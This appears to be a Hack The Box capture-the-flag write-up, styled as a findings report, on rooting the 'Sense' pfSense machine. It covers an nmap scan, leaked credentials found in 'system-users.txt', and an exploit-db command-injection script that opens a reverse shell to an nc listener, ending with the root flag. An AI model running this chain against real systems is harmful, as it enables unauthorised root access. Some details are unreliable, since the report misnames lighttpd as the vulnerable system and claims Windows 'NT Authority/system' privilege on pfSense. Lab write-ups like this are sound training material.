



Security Assessment Findings Report

Sense Machine – Hack The Box

Written by Dean Aviani

Report quick summary

Vulnerability Exploited	'status_rrd_graph_img.php' Command Injection (CVE-2014-4688)
System Vulnerable	lighttpd 1.4.35
System Vulnerability Explanation	pfSense before 2.1.4 allows remote authenticated users to execute arbitrary commands via (1) the hostname value to diag_dns.php in a Create Alias action, (2) the smartmonemail value to diag_smart.php, or (3) the database value to status_rrd_graph_img.php.
Privilege Escalation Vulnerability	The 'status_rrd_graph_img.php' exploit gives NT Authority/system privilege directly.
Vulnerability Fix	It is recommended to update the 'pfSense' to the latest version in order to apply the vendor supplied patches.
Severity	Critical


Report findings

An initial nmap scan revealed a few services:


- **http lighttpd 1.4.35 on port 80**
- **https on port 443**

```
root@kali:~# nmap -T4 -sV -p- 10.10.10.60
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-13 03:05 EST
Nmap scan report for 10.10.10.60
Host is up (0.16s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         lighttpd 1.4.35
443/tcp    open  ssl/https?
Service detection performed. Please report any incorrect results at
https://nmap.org/submit. /
Nmap done: 1 IP address (1 host up) scanned in 186.29 seconds
```

Lighttpd 1.4.35 landing page is shown below




Searching for default credentials




Using these credentials did not work.

Dirbuster scan showed an interesting file named 'system-users.txt'




Directory Structure	Response Code	Response Size
/	200	7204
index.php	200	453
csrf	???	???
themes	???	???
changelog.txt	200	583
javascript	???	???
tree	200	8007
installer	302	224
system-users.txt	200	394


Accessing to 'system-users.txt' showed login details




Filling login details: rohit:pfsense bypassed the login page



The main page is shown below



Searching for an exploit against 'pfsense' on 'exploit-db'



Link: <https://www.exploit-db.com/exploits/43560>

Setting the exploit

```
root@kali:~/Hack_The_Box/Sense# python3 exploit_shell.py --rhost 10.10.10.60 --lhost 10.10.14.9 --lport 1234 --use
rname rohit --password pfsense
```

Open listener on port 1234

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
```

Running the exploit

```
root@kali:~/Hack_The_Box/Sense# python3 exploit_shell.py --rhost 10.10.10.60 --lhost 10.10.14.9 --lport 1234 --use
rname rohit --password pfsense
CSRF token obtained
Running exploit ...
Exploit completed
```

Getting a shell

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.60] 23466
sh: can't access tty; job control turned off
#
```

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.60] 23466
sh: can't access tty; job control turned off
#
```

Checking the user identity showed its root

```
# whoami
root
```

Proof

```
# hostname & whoami & ifconfig
hostname & whoami & ifconfig
pfSense.localdomain
root
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
    options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
    ether 00:50:56:b9:5c:6b
    inet 10.10.10.60 netmask 0xfffff00 broadcast 10.10.10.255
    inet6 fe80::250:56ff:feb9:5c6b%em0 prefixlen 64 scopeid 0x1
    nd6 options=1<PERFORMNUD>
    media: Ethernet autoselect (1000baseT <full-duplex>)
    status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
enc0: flags=0<> metric 0 mtu 1536
pfsync0: flags=0<> metric 0 mtu 1460
    syncpeer: 224.0.0.240 maxupd: 128 syncok: 1
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
    options=3<RXCSUM,TXCSUM>
    inet 127.0.0.1 netmask 0xff000000
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x5
    nd6 options=3<PERFORMNUD,ACCEPT_RTADV>
pflog0: flags=100<PROMISC> metric 0 mtu 33144
[1] Done hostname
[2] Done whoami
#

# cat root.txt
cat root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86
# █
```

```
#hostname & whoami & ifconfig
hostname & whoami & ifconfig

pfSense.localdomain

Root

em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
    options=9b<RXCSUM, TXCSUM, VLAN_MTU, VLAN_HWTAGGING, VLAN_HWCSUM<
    ether 00:50:56:b9:5c:6b
    inet 10.10.10.60 netmask 0xffffffff broadcast 10.10.10.255
    inet6 fe80::250:56ff:feb9:5c6b%em0 prefixlen 64 scopeid 0x1
    nd6 options=1<PERFORMNUD<
    media: Ethernet autoselect (1000baseT <full-duplex>)
    status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
enc0: flags=0<> metric 0 mtu 1536
pfsync0: flags=0<> metric 0 mtu 1460
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lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
    options=3<RXCSUM, TXCSUM<
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    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x5
    nd6 options=3<PERFORMNUD, ACCEPT_RTADV<
pflog0: flags=100<PROMISC> metric 0 mtu 33144
    [1]Done          hostname
    [2]Done          whoami
#

#cat root.txt
cat root.txt

d08c32a5d4f8c8b10e76eb51a69f1a86
```